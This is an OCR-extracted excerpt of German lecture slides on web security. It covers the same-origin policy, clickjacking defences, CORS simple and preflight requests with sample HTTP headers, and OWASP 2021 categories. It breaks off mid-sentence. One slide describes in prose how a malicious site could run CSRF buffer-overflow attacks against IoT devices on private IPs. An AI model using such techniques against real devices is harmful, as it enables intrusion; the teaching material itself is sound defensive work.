
Cross Origin Policy
IFrames




https://www.omnibuscode.com/board/board_javascript/6640

Der Zugang zum Window und Document-Objekt wird bei Cross-Origin-IFrames in beide Richtungen unterbunden

Cross Origin Policy Clickjacking (OWASP)



Cross Origin Policy
Clickjacking



https://web.dev/same-origin-policy/

Cross Origin Policy Clickjacking verhindern in der Response

```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
```


```
Content-Security-Policy: frame-ancestors 'none';

Content-Security-Policy: frame-ancestors 'self' https://www.example.org;
```

Cross Origin Policy
IFRames

Früher wurde zum Verschicken von Anfragen an einen anderen Server ein Umweg eingeführt:

Formulare können an alle Systeme verschickt werden

Die Antwort konnte mit Tricks in einem IFrame gelesen werden




Hier wird ein Query-Parameter in der URL codiert und ein Proxy-Parser im Nested-IFrame eingesetzt

Schon können Funktionen aus dem äußeren Frame aufgerufen werden

https://www.omnibuscode.com/board/board_javascript/6640

Cross-Site-Request-Forgery Cross Origin Policy



https://www.bedefended.com/papers/cors-security-guide

Cross-Site-Request-Forgery
Cross Origin Policy

Es gibt 2 Möglichkeiten, aus JavaScript direkt Anfragen mittels Fetch/XMLHTTPRequest an andere Domänen (URLs) zu verschicken:

- *Simple Requests*
- *Other Requests*

Simple Requests:


- Die Methoden GET, POST und HEAD
- Verwenden nur wenig Header:
  - Accept,
  - Accept-Language,
  - Content-Language,
  - Content-Type mit den Werten application/x-www-form-urlencoded, multipart/form-data oder text/plain.

https://security.stackexchange.com/questions/16204/why-doesnt-the-same-origin-policy-block-get-requests-that-contain-arguments

Cross-Site-Request-Forgery
Cross Origin Policy: Simple Request

```
1 GET /request
2 Host: anywhere.com
3 Origin: https://javascript.info
4 ...
```

Server kann Origin-Header prüfen
Browser fügt das automatisch ein, wenn über einen Link gegangen wird




Standard ist die Einschränkung der zugänglichen Response-Header:

- Cache-Control
- Content-Language
- Content-Type
- Expires
- Last-Modified
- Pragma

Mit Access-Control-Expose-Headers kann der Server mehr erlauben

https://javascript.info/fetch-crossorigin

Cross-Site-Request-Forgery Cross Origin Policy: Sonstige Operation



- `Access-Control-Allow-Origin` must be either `*` or the requesting origin, such as `https://javascript.info`, to allow it.
- `Access-Control-Allow-Methods` must have the allowed method.
- `Access-Control-Allow-Headers` must have a list of allowed headers.

https://javascript.info/fetch-crossorigin

Cross-Site-Request-Forgery Cross Origin Policy: Sonstige Operation

```
OPTIONS /service.json
Host: site.com
Origin: https://javascript.info
Access-Control-Request-Method: PATCH
Access-Control-Request-Headers: Content-Type,API-Key
```

```
200 OK
Access-Control-Allow-Origin: https://javascript.info
Access-Control-Allow-Methods: PUT,PATCH,DELETE
Access-Control-Allow-Headers: API-Key,Content-Type,If-Modified-Since,Cache-Control
Access-Control-Max-Age: 86400
```

```
PATCH /service.json
Host: site.com
Content-Type: application/json
API-Key: secret
Origin: https://javascript.info
```

```
Access-Control-Allow-Origin: https://javascript.info
```

https://javascript.info/fetch-crossorigin


Cross-Site-Request-Forgery Wirklich verschwunden?

Das Internet-der-Dinge

- Hier können weiterhin Attacken gefahren werden, insbesondere weil oftmals alte Web-Server mit fehlerhaften Backends mitgeliefert werden
- Man besucht eine Web-Seite, die bewusst CSRF-Attacken fährt
- evil.com fährt dann eine Buffer-Overflow-Attacke mittels POST oder GET auf eine bekannte IP-Adresse (private IP-Adresse, z.B. den Kühlschrank)
- Wenn dieser nicht geschützt ist, dann könnte der Kühlschrank Schadsoftware hosten

Die Probleme verlagern sich eher. Web-Seiten sind leichter zu schützen, da die modernen Frameworks CSRF unterbinden

OWASP 10:2021



#4:2021 Insecure Design

A04:2021-Insecure Design

Unzureichende oder fehlende Konzepte zur Zugriffskontrolle. Es geht nicht um die Implementierung, vielmehr um fehlerhaftes Vorgehen.

Credential Recovery mittels Fragen und Antwort. Obwohl dies leider immer noch üblich ist birgt dieses Vorgehen große Probleme. Besser vorher noch andere Mechanismen verwenden.

Reservierung von Ressourcen ohne Rücksicherung, z.B. Plätze buchen ohne Bezahlung.

Bots die Lagebestände von Angeboten leerkaufen können und diese dann woanders anbieten.

#8:2021 Software and Data Integrity

A08:2021-
Software and Data Integrity

Ungeprüfte Abhängigkeiten zu externen Ressourcen

Installation von neuen Versionen ohne Hash oder insbesondere Signatur. So kann beispielsweise der DSL-Route Malware erhalten.


SolarWinds Orion Attacke: Hier wurde eine Supply-Chain-Attacke gefahren, also die Schadsoftware in die Build-Chain gebracht, so 